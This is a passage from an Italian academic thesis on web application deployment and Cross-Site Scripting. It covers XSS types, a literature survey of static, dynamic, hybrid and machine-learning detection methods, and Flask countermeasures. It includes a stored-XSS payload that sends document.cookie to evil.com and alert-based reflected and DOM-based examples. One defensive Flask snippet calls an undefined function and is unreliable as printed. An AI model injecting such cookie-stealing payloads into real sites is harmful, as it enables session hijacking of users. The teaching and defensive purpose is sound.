Dopo che la Web application è stata sviluppata in locale, deve essere resa disponibile agli utenti attraverso il *deployment*, strutturato in varie fasi tecniche e organizzative. Rappresenta l'ultimo anello del *SDLC (Software Development Life Cycle)* [46], trasformando il codice in un servizio reale.

La prima scelta da effettuare è quella dell'ambiente di produzione, ovvero il server (es. Apache), successivamente, configurare adeguatamente il database e applicare le misure di sicurezza, come **HTTPS** [35] per garantire la cifratura dei dati, la fiducia degli utenti e la conformità alla normativa. Prima di poter caricare l'applicazione si effettuano delle procedure di ottimizzazione, come la minificazione dei file, ovvero la riduzione dei file CSS e JavaScript per migliorare i tempi di caricamento, l'ottimizzazione delle immagini e l'eliminazione del codice di debug.

É importante minimizzare i malfunzionamenti in produzione per garantire un servizio ottimale e per farlo uno strumento molto potente è **Git** [8]: un sistema distribuito di version control che permette a ogni sviluppatore del progetto di avere una copia completa della repository in locale ed operare indipendentemente dagli altri, sincronizzandosi solo quando necessario (Figura 1.7).

Spesso questo software viene integrato con pipeline *CI/CD (Continous Integration / Continous Delivery)* che consentono di effettuare build, test e deploy con velocità e sicurezza.

Tra le strategie di deployment troviamo:

- **Blue-Green Deployment**: mantiene due ambienti in parallelo (uno live e uno di test), permettendo lo switch immediato in caso di problemi.
- **Canary Deployment**: rilascia gli aggiornamenti solo a una porzione ridotta di utenti, monitorando per risolvere eventuali problemi tempestivamente.

Successivamente è necessario rendere l'applicazione accessibile attraverso un dominio acquistato e configurare il DNS. Infine, si continuerà a monitorare le performance e ad effettuare aggiornamenti per risolvere eventuali problemi.



Figura 1.7. Funzionamento Git.

Nel prossimo capitolo saranno trattati gli aspetti legati alla sicurezza, che ormai sono indispensabili in qualsiasi applicazione web, in particolare contro attacchi di tipo Cross-Site Scripting.

2

Cross-Site Scripting

Questo capitolo descrive gli attacchi Cross-Site Scripting, le tecniche per rilevare le vulnerabilità e le principali contromisure da adottare.

2.1 Tipi di attacchi XSS

Secondo il report annuale fornito da OWASP [39], in cui viene stilata la Top 10 delle vulnerabilità nel mondo Web, gli attacchi di tipo Cross-Site Scripting rientrano nella categoria *"Injection"* che si posiziona al terzo posto, quindi tra gli attacchi più diffusi e pericolosi al giorno d'oggi.

Questa vulnerabilità consente all'attaccante di iniettare codice malevolo (JavaScript) ad un altro utente. Tra le possibili conseguenze vi sono:

- **Alterazione dei contenuti**: possono essere modificate le informazioni mostrate, anche a scapito della credibilità dell'applicazione stessa;
- **Furto dei cookie di sessione**: sfruttando la sessione aperta, vengono rubate le informazioni mostrate;
- **Furto di identità**: impersonare un utente con privilegi maggiori per accedere ad informazioni confidenziali.

Considerati i rischi elevati appena mostrati, è fondamentale difendersi efficacemente e di seguito sono descritte delle contromisure per ogni sotto-categoria.

2.1.1 Stored-XSS

Questo tipo di attacco XSS è considerato il più pericoloso, perché non dipende da alcuna azione da parte dell'utente: lo script è inserito in un campo di input da parte dell'attaccante e rimane salvato nel database ed eseguito ogni volta che si visita la pagina.



Figura 2.1. Stored-XSS exploit.

La Figura 2.1 mostra uno scenario tipico e il payload che potrebbe essere utilizzato è mostrato nel Listato 2.1.

```
Che partita!
<script>
     document.location = 'http://evil.com/steal?cookie='
     + document.cookie;
</script>
```

Listato 2.1. Esempio di attacco Stored-XSS.

Lo script è formato dalla concatenazione di *document.location* e *document.cookie*, dove il primo indirizza automaticamente l'utente a una pagina controllata dall'attaccante e il secondo aggiunge tutti i cookie accessibili via JavaScript.

Si creerà un URL di questo tipo:

```
http://evil.com/steal?cookie=session_id=abc123
```

Quindi il browser invia una richiesta HTTP a *evil.com* con dentro i cookie che l'attaccante può utilizzare per impersonare la vittima. In questo modo può compiere azioni sotto il suo nome, sfruttare i suoi privilegi per accedere a informazioni riservate o ai suoi dati personali.

2.1.2 Reflected XSS

Un attacco che non necessita il salvataggio del payload nel database è quello di tipo *Reflected-XSS*.



Figura 2.2. Reflected-XSS exploit.

Il payload viaggia con l'URL che viene eseguito dalla vittima e punta a rubare informazioni sensibili (credenziali, cookie di sessione, token, ecc...). Il suo funzionamento è mostrato nella Figura 2.2. Per la riuscita di questo attacco è necessario indurre l'utente ad accedere al link inviato; per farlo si sfruttano i principi di ingegneria sociale [47] che studiano gli interessi e le abitudini dell'utente scelto per costruire un attacco ad hoc.

L'URL ha una struttura di questo tipo:

```
https://vulnerable.example/search
?q=<script>alert('Reflected XSS demo')</script>
```

Quindi lo script è memorizzato nel parametro q ed il server costruisce la pagina HTML inserendolo nel body, il browser lo interpreta e lo esegue. In questo caso verrebbe mostrato solo un messaggio di alert, ma in realtà all'interno vengono eseguite delle operazioni di GET (o POST in certi casi) su determinati dati.

2.1.3 DOM-Based XSS

Questo tipo di attacco si distingue nettamente dalle altre due varianti presentate, poiché il payload non viaggia mai attraverso il server ed è eseguito interamente lato client nel browser.

Il problema nasce dall'uso insicuro di dati provenienti dall'utente nelle API del **Document Object Model (DOM)** [58], senza averli prima validati. Un esempio è mostrato nella Figura 2.3.



Figura 2.3. DOM-based XSS exploit.

Data la seguente porzione di codice, che può essere presente in una pagina web:

```
    <div id="msg"></div>

<script>
    var fragment = location.hash.substring(1);
    document.getElementById("msg").innerHTML = fragment;
</script>
```

risulta vulnerabile a payload di questo genere:

```
    https://example.com/page#<script>alert('XSS')</script>
```

Il browser interpreta il frammento e mostra un messaggio contenente la parola XSS.

Lo script, utilizzando *location.hash.substring(1)*, popola la variabile *fragment* che corrisponderà alla parte dell'URL dopo il #, omettendo quest'ultimo.

Leggendolo con *.innerHTML* il contenuto è inserito direttamente nel DOM, interpretandolo come markup HTML, compreso di tag. Quello che poteva essere utilizzato per mostrare un messaggio personalizzato, ad esempio *...#Benvenuto*, viene sfruttato per immettere script che permettono l'accesso a informazioni e dati riservati.

Risulta particolarmente insidioso come attacco poiché non lascia tracce nel log del server, rendendolo difficile da rilevare; inoltre, può funzionare anche in applicazioni sicure lato server, basandosi esclusivamente sul comportamento del codice JavaScript lato client.

2.2 Tecniche di rilevamento

Esistono approcci differenti che permettono di analizzare le applicazioni web e scovare vulnerabilità ad attacchi Cross-Site Scripting. Uno studio del 2019 [34] analizza le diverse tecniche che si possono adottare e ognuna di queste si differenzia proprio per il tipo di analisi che viene utilizzata, ovvero:

- **Analisi Statica**: scova potenziali vulnerabilità analizzando il codice dell'applicazione web, ma potrebbe portare a falsi positivi e il codice sorgente non è sempre disponibile;
- **Analisi Dinamica**: vengono iniettati dei dati nel sito web e si osserva se viene innescato un attacco, ma di contro non può coprire tutti i casi;
- **Analisi Ibrida**: si combinano le tecniche utilizzate nei due casi precedenti;
- **Analisi basata su machine learning**: l'analisi è effettuata grazie all'apprendimento automatico, fornendo punteggi di accuratezza migliori.

Di seguito sono presentati dei metodi per ogni tecnica di analisi, tratti e adattati dallo studio sopra citato.

2.2.1 Analisi statica

L'analisi statica, nonostante sia in grado di individuare le vulnerabilità dal codice, presenta delle limitazioni perché molto spesso non viene reso pubblico il codice sorgente per ragioni di sicurezza. Molti tool sono implementati lato server e questo non permette di rilevare attacchi DOM-Based, dove il codice malevolo non passa dal server ma viene eseguito solo lato client. Inoltre, molte web application contengono codice dinamico che non può essere analizzato con questo metodo.

Di seguito sono presentate alcune delle tecniche studiate sulla base di un'analisi statica:

- **deDacota** [10]: sviluppato nel 2013 da Doupè et al., è uno strumento che separa automaticamente codice e dati ed è pensato per proteggere la applicazioni legacy in ASP.NET. Inizialmente stima in maniera statica l'output di ogni pagina, estrae gli script e riscrive l'applicazione spostandoli in file esterni;
- **JSPChecker** [49]: è stato realizzato da Steinhauser e Gauthier nel 2016 e non richiede modifiche all'applicazione o all'ambiente di runtime. Utilizza *SOOT*, un framework in Java, attraverso il quale registra i sanitazer nel flusso dati, per poi confrontare i valori delle pagine HTML (approssimate attraverso Java String Analyzer) e verificare la corrispondenza. Il risultato determina l'esistenza di una vulnerabilità;
- **XSS-secure** [24]: è un nuovo framework, implementato in un ambiente cloud, che rileva worm XSS in applicazioni web social. Ha due modalità: *training mode* che sanifica le variabili non attendibili dai JavaScript; *detecion mode* che archivia le variabili nel repository degli snapshot (copie istantanee) e nel server web opern-source;
  Se esiste una devianza tra la risposta HTTP sanificata del server e la risposta salvata nel repository, allora è stato iniettato un worm XSS e viene rilevato nel contesto interessato;

- **Estensione Firefox** [54]: è integrato con HTML5 e proprietà CORS (Cross-Origin Resource Sharing), un meccanismo che permette di richiedere risorse da un dominio diverso da quello della pagina web corrente. Quando il browser invia una richiesta al server, questa viene intercettata e inoltrata al modulo di elaborazione delle azioni, formato da due parti: un set di regole per il rilevamento XSS e uno per il rilevamento CORS.
  Il primo combina l'analisi statica al rilevamento del comportamento della sequenza per individuare vulnerabilità.
  Il secondo invece elabora le richieste degli script secondo la politica *Same-Origin*: solo quando il client ha i privilegi corrispondenti può accedere alle risorse.

2.2.2 Analisi dinamica

Questo tipo di analisi si concentra sulle informazioni acquisite durante l'esecuzione. Le vulnerabilità vengono rilevate in base alle risposte HTTP. Queste tecniche possiedono un tasso di falsi positivi basso e non necessitano del codice sorgente.

Dato il grande numero di payload possibili, il rilevamento richiederà più tempo, rendendo i metodi impossibili nella pratica. Potrebbero causare un elevato tasso di falsi negativi o non coprire tutte le possibili situazioni.

Ecco una serie di metodi basati sull'analisi dinamica:

- Stock et al. hanno ideato un **filtro alternativo per XSS** [50] basato su DOM. Interrompe l'analisi del codice dell'attaccante rilevando i dati non sicuri ed effettuando un parser su quest'ultimi.
  Quindi è formato da due componenti: un motore JavaScript che traccia il flusso di dati dell'attaccante e un parser HTML JavaScript che rileva il codice dannoso;
- **KamaleonFuzz** [11]: un fuzzer (un tool che individua le possibili cause di un arresto anomalo) XSS black-box. É stato proposto da Duchene et al. nel 2014 ed ha cinque componenti principali: inferenza del flusso di controllo, inferenza del flusso di contaminazione approssimativo, chopping, generazione di input dannosi e inferenza precisa della contaminazione. L'input dannoso viene generato da un algoritmo e la grammatica utilizzata come parametro di quest'ultimo, così da simulare il comportamento umano, riducendo lo spazio di ricerca.
  Si utilizza una doppia inferenza per ottenere risultati più precisi.
- **AutoCSP** [15]: una tecnica automatizzata per l'adattamento di CSP (Content Security Policy) [48], proposta da Fazzini et al. (2015). Si divide in quattro fasi: contaminazione dinamica, analisi della pagina web, analisi CSP e trasformazione del codice sorgente.
  Quindi riceve una racconta di dati di test e contrassegna quelli hard-coded nel codice lato server come attendibili ed esegue la web application durante l'analisi. Successivamente, dai risultati ottenuti, genera una strategia che blocca gli elementi non attendibili e permette di caricare quelli attendibili. Infine trasforma il codice sorgente utilizzando la giusta CSP.
- **DeepXSS** [14]: approccio basato sul deep learning, proposta da Fang et al. nel 2018.
  Utilizza un *crawler*, un programma automatico che naviga e analizza siti web per raccogliere informazioni, in questo analizza le librerie [37] XSSed e DMOZ.

Decodifica i dati in input per ripristinare la struttura originaria (semanticamente equivalente del payload), li normalizza eliminando informazioni superflue e li tagga tramite espressioni regolari progettate da loro stessi.
Ottiene le caratteristiche dei payload XSS attraverso word2vec [5], uno strumento rilasciato da Google, e inserisci i risultati in una rete neurale con un livello di memoria a lungo termine (Long Short Term Memory), un livello di dropout e uno di softmax.
Infine, tramite il classificatore restituisce se esiste una vulnerabilità XSS.

2.2.3 Analisi ibrida

L'analisi ibrida unisce i due approcci visti in precedenza: non solo analizza il codice sorgente, ma ha anche un tasso di falsi positivi basso.

L'analisi statica si utilizza per rilevare potenziali vulnerabilità in maniera più rapida, mentre quella dinamica verifica se lo siano.

Non sono molto diffusi, poiché alcuni metodi possono essere applicati a un solo linguaggio.

Di seguito vengono presentati dei metodi basati su questo tipo di analisi:

- Patil nel 2015 ha proposto un sanitazer per rilevare vunerabilità XSS [31]. Ha diversi moduli: il modulo DOM che elabora il DOM della pagina, l'Input Field Capture che accetta input dall'utente di tipo testo e link.
  Successivamente l'Input Analizer analizza l'input e lo divide in testo e link e passa i risultati ai moduli corrispondenti: modulo Link e modulo Text Areas. I due moduli memorizzano link e testo in delle code che vengono inserite nell'XSS Sanitizer. Infine i risultati sono forniti dal modulo XSS Notification che decide se inviare una notifica, nel caso in cui siano presenti vulnerabilità;
- Pan e Mao (2016) proposero un metodo che utilizza i vantaggi del metodo white-box sia per verificare i difetti intrinseci del programma che quelli logici [40].
  Esistono diversi moduli:
  - *Behavior Graph Generator (BGG)*: riceve una racconta di interazione dell'utente per poi estrarne le caratteristiche. Questo viene fatto poiché esistono sequenze di azioni comuni per gli utenti e quindi utilizzando algoritmi di co-clustering non supervisionati li apprende;
    In output produce un insieme di grafici del comportamento dell'utente.
  - *Attack Graph Mediator (AGP)*: riceve dal sistema un grafo di attacco, in cui ogni nodo rappresenta una vulnerabilità. Questo modulo produrrà un grafico di eventi;
  - *Behavior Graph Pruning (BGP)*: gestisce l'output dei moduli precedenti attraverso l'algoritmo di isomorfismo. Ha la funzione di prevenire attacchi dannosi con caratteristiche simili ai nodi del grafo degli eventi e l'abilità di identificare interazioni che non appartengono ad alcuna categoria, classificandoli come attacchi.
- Hydara et al. nel 2015 proposero un approccio basato su algoritmi genetici (GA) per la rilevazione di vulnerabilità XSS [27]. É composto dal CFG (Control Flow Graph), una rappresentazione grafica del flusso di un programma e dei percorsi

di esecuzione possibili, e dall'algoritmo genetico avanzato, utilizzato per risolvere problemi di ottimizzazione e che prende il nome dai meccanismi biochimici scoperti dalla scienza omonima.
Inizialmente converte i codici sorgente dell'applicazione web testata in CFG, utilizzando uno strumento di analisi statica, chiamato PMD. Successivamente attraverso il GA rileva le vulnerabilità; esso è costituito da codifica e manipolazione genetica, a sua volta divisa in tre categorie: selezione, crossover e mutazione. La codifica rende i problemi di rilevamento delle vulnerabilità gestibili dagli algoritmi.

- **HXD**: un metodo di rilevamento proposto da Choi et al. (2018) [4], utilizza PanthomJS, un browser headless, combinato alle analisi viste in precedenza.
  É composto da 4 parti:
  - Analizzatore di log: analizza gli URL nel log, rimuovendo i duplicati, modifica i parametri e li affina come URL di input corretti;
  - Gestore dati: gestisce il rilevatore XSS, dello scheduler per i job, del database di HXD e dell'interazione con gli utenti.
  - Rilevatore XSS: include rilevatore statico e dinamico, dove il primo inietta payload XSS nell'URL elaborato, mentre il secondo utilizza il browser headless per eseguirlo e verificare la vulnerabilità.

2.2.4 Analisi basata su machine learning

In un'era in cui l'intelligenza artificiale non rappresenta più una novità ma quasi uno standard, è importante valutare l'utilizzo di tecniche di apprendimento automatico in un settore importante come quello della sicurezza informatica. Un modello di apprendimento ben strutturato può garantire un'alta percentuale di successo con un tempo di esecuzione molto ridotto, adattandosi ad applicazioni e payload differenti.

Una ricerca del 2023 [33] ha raggruppato alcune delle tecniche sviluppate negli ultimi anni, suddivise nelle seguenti categorie:

- **Supervised machine learning**: il set di dati di addestramento, già etichettato, viene fornito in input all'algoritmo, affinché apprenda una funzione che mappi gli input alle etichette corrispondenti.
  Questi sono esempi estrapolati da alcuni studi:
  - R. Wang et al. nel 2014 hanno sviluppato un **approccio per rilevare worm XSS nelle pagine web dei social network online** [56].
    Data la differenza tra pagine web benigne e maligne, è possibile distinguerle contando le frequenze delle funzioni di scripting in entrambe. É stato utilizzato l'albero decisionale *ADTree* e gli algoritmi *AdaBoost.M1* per la classificazione. Vengono, inoltre, acquisite automaticamente le feature dalle pagine web, cruciali per la generazione di un modello di classificazione. I campioni benigni e malevoli sono salvati in database DMOZ e XXSed. Sono stati estratti quattro gruppi di feature, ovvero keyword, JavaScript, tag HTML e URL, ciascuna con le proprie sotto-feature.
    Purtroppo, la tecnica produce un elevato tasso di falsi positivi (circa 4,20%) e un tasso di rilevamento basso;

  - Kaur Gurpreet et al. introdussero un modello in grado di identificare i vettori di attacchi prima che venissero elaborati dal browser della vittima [32]. É stato utilizzato l'algoritmo di classificazione *Linear Support Vector* per identificare attacchi XSS ciechi e memorizzati. A scopo di sperimentazione, è stato utilizzato un set di dati Linear separable e l'esperimento simulato su Mutillidae, un sito web libero e vulnerabile.
    Considerando un valore di recall di 0,951 e un tasso di falsi positivi di 0,111, l'accuratezza di rilevamento è circa del 95,4%.
  - R.Banerjee et al. nel 2020 hanno studiato l'uso di quattro algoritmi differenti [3]: SVM, KNN, Random Forest e Logistic Regression. Mapparono i valori true e false del set di dati, utilizzando il modello di regressione logistica, tecnica statistica che analizza la relazione tra una variabile dipendente dicotomica (che ammette solo due valori) e una o più variabili indipendenti. Per l'esperimento è stato utilizzato Python e la libreria Scikit sul set di dati con 24 attributi, basati su URL e funzionalità JavaScript.
    I risultati più promettenti sono stati raggiunti dal Random Forest Classifier, con elevata accuratezza e un tasso di positivi basso.

- **Unsupervised machine learning**: l'addestramento avviene su un set di dati non etichettato, quindi questi modelli riescono a prevedere pattern nascosti e raggruppare dati senza supervisione umana.
  Di seguito sono riportati alcuni modelli basati su questo tipo di apprendimento per la rilevazione di anomalie e comportamenti dannosi nelle web application:
  - Wang et al. hanno migliorato un modello [55] per identificare attacchi XSS nei social network online (trattato in precedenza).
    Sono state estratte le caratteristiche in base a parole chiave collegate a tag URL, JavaScript e HTML, mentre il classificatore è stato sviluppato utilizzando l'**Alternating Decision Tree**. Dato il tasso di diffusione degli attacchi XSS, considerarono la rapidità con la quale le caratteristiche identificate si sarebbero diffuse.
    Il modello viene iterato due volte nella fase di implementazione e, durante la seconda iterazione, rileva i campioni dannosi. La strategia ha avuto successo in termini di memoria e precisione.
  - X.D. Hoang (2020) propose un modello [25] basato su weblog e machine learning, destinato ad attacchi web come SQLi, XSS, Path Traversal e CMDi. Il dataset *HTTP Param* contiene 20000 richieste per l'addestramento e 11067 per il test. Gli URI estratti vengono trasformati in vettori tramite n.gram (n=3), ovvero una sequenza di elementi consecutivi, e TF-IDF, misura statistica per rilevare l'importanza di un termine, per poi ridurre le feature con PCA (Principal Component Analysis).
    La classificazione è effettuata tramite l'algoritmo **CART (Classification and Regression Trees**, destinato alla classificazione di sistemi in tempo reale.
    Il modello mostra un tasso di rilevamento più alto per SQLi e Path Traversal (98,52%), mentre per XSS circa del 85,88% e per CMDi del 73,33%, questo a causa del numero limitato di campioni.

- **Reinforcement machine learning**: questo tipo di apprendimento automatico ha riscontrato risultati positivi nel mondo della sicurezza informatica. La stra-

tegia utilizzata si basa su tentativi ed errori in cui il modello esegue dei passaggi e riceve una ricompensa in base ai risultati.
Appartengono a questa categoria algoritmi come *SARSA*, *Q-Leargin* e *deep Q networks*.
Degli esempi di studi che hanno applicato questo tipo di apprendimento automatico per la sicurezza web sono:

- **RLXSS** [13]: un approccio sviluppato da Yong Fang et al. che, nel 2019, hanno implementato i modelli adversial e di retraining, in cui il primo gestisce gli attacchi avversari e il secondo reidentifica i campioni dannosi provenienti dal primo.
  Sono state proposte quattro nuove strategie di evasione degli attacchi: sostituzioni delle parole sensibili, offuscamento della codifica, trasformazione morfologica posizionale e aggiunta di caratteri speciali. La metodologia può rilevare attacchi che non sarebbero rilevabili da test white-box e black-box [36].
  Queste situazioni sono considerate per determinare la funzione ricompensa, riportata nella Figura 2.4.

$$r_t = \begin{cases} result * score, \ if \ black_{box} = 1 \\ \frac{1 - result}{1 - threshold} * score, \ if \ white_{box} = 0 \end{cases}$$

Figura 2.4. Funzione ricompensa.

Nella funzione, 1 indica il valore *True*, mentre 0 indica *False*, il risultato rappresenta il valore di feedback per una ricompensa in un ambiente black-box; la soglia, invece, è il valore di confidenza in ambiente white-box ed il risultato totale rappresenta il successo dell'evasione.
Per la valutazione del modello sono utilizzati DR (*Detection rate*) e ER (*Escape rate*) (Figura 2.5).

$$DR = \frac{Count\ of\ malicios\ samples\ detected}{Total\ count\ of\ malicious\ samples}$$

$$ER = 1 - DR$$

Figura 2.5. Detection rate ed Escape rate.

- **Firewall di filtraggio** [44]: proposto da Praise et al. nel 2020. Questo metodo utilizza una strategia di pattern matching bidirezionale che confronta la firma di ogni pacchetto in arrivo per possibili attacchi.

DPI, invece, è una tecnica di filtraggio dei pacchetti che viene utilizzata per la scansione del payload del contenuto dell'intestazione IP nelle reti pubbliche e private. L'architettura **RLPM** (Figura 2.6) è basata sul rinforzo e sul pattern matching per effettuare il filtraggio dei pacchetti dannosi.
Il dataset è generato tramite ECDSA e i dati vengono passati al firewall e il registro li classifica ulteriormente tramite le informazioni in suo possesso, in modo da generare nuove regole che vengono inserite, successivamente, nel database. Il processo è ripetuto per ogni pacchetto in entrata ma se la sua firma non corrisponde a quella dei pacchetti pertinenti disponibili, verrà bloccato.



Figura 2.6. RLPM.

2.3 Contromisure

Dopo aver eseguito un'analisi approfondita, utilizzando l'approccio più adatto, è necessario applicare le principali contromisure, considerate alla base dello sviluppo web sicuro.

Bisogna garantire la sicurezza non solo lato client ma anche lato server, in quanto i controlli del primo sono facilmente contrastabili e non garantiscono l'immunità da attacchi Cross-Site Scripting. Come abbiamo visto, essi sfruttano proprio le vulnerabilità presenti lato client, motivo per cui è necessario inserire dei controlli ulteriori a supporto, che non possono essere aggirati.

In seguito verranno approfondite le principali tecniche utilizzate, facendo riferimento al linguaggio Python e al framework Flask.

2.3.1 Validazione e sanitizzazione dell'input

La validazione è il metodo più semplice per prevenire iniezioni di payload pericolosi. I dati, una volta recuperati dal campo di input tramite *request.form*, *request.args* o *request.get_json()* e prima di essere utilizzati, devono essere limitati nella forma e nel dominio dei valori ammessi (whitelist). É fondamentale nel caso di email, password o username perché sono tutti dati che necessitano di una struttura rigorosa.

Un esempio di sanitizzazione che può essere effettuata in Flask è la seguente:

```
import re
from flask import request, abort

def is_valid_dato(u):
    return re.fullmatch(r'[A-Za-z0-9_.-]{3,30}', u) is not None

@app.route('/register', methods=['POST'])
def register():
    dato = request.form.get('dato','')
    if not is_valid_username(dato):
        abort(400, "Dato non valido")
```

Viene utilizzata la libreria standard *re* di Python che, attraverso le sue funzioni come *re.fullmatch()*, permette di gestire espressioni regolari e, in questo caso, verificare che il dato corrisponda al formato voluto. Una volta che la funzione che effettua il confronto è stata costruita, verrà applicata al dato in input e, in caso di formato errato, sarà respinto.

La sola validazione però non basta, rendendo necessaria l'applicazione di un escaping dell'output.

2.3.2 Escaping

Grazie all'escaping, i caratteri speciali vengono convertiti in entità rivalutate dal browser solo come testo. Rappresenta una delle contromisure più efficaci contro XSS e Jinja2 e può essere applicato alle variabili nel template, ad esempio:

```
<p>Benvenuto, {{ nome | e }}</p>
```

Così facendo, trasforma $<$ in &lt e $>$ in &gt, impedendo l'esecuzione di script iniettati.

E' importante non applicare */safe*, in quanto disabilita l'encoding automatico, fidandosi ciecamente del dato inserito.

Invece, nel caso in cui le variabili siano passate in JavaScript inline, quindi presenti direttamente all'interno del documento HTML, è necessario fare in questo modo:

```
<script>
    const data = {{ user_data|tojson }};
</script>
```

In questo modo viene generata una stringa JSON sicura da utilizzare.

Lato client bisogna fare attenzione anche a non utilizzare *innerHTML*, come in questo caso:

```
el.innerHTML = userInput;
```

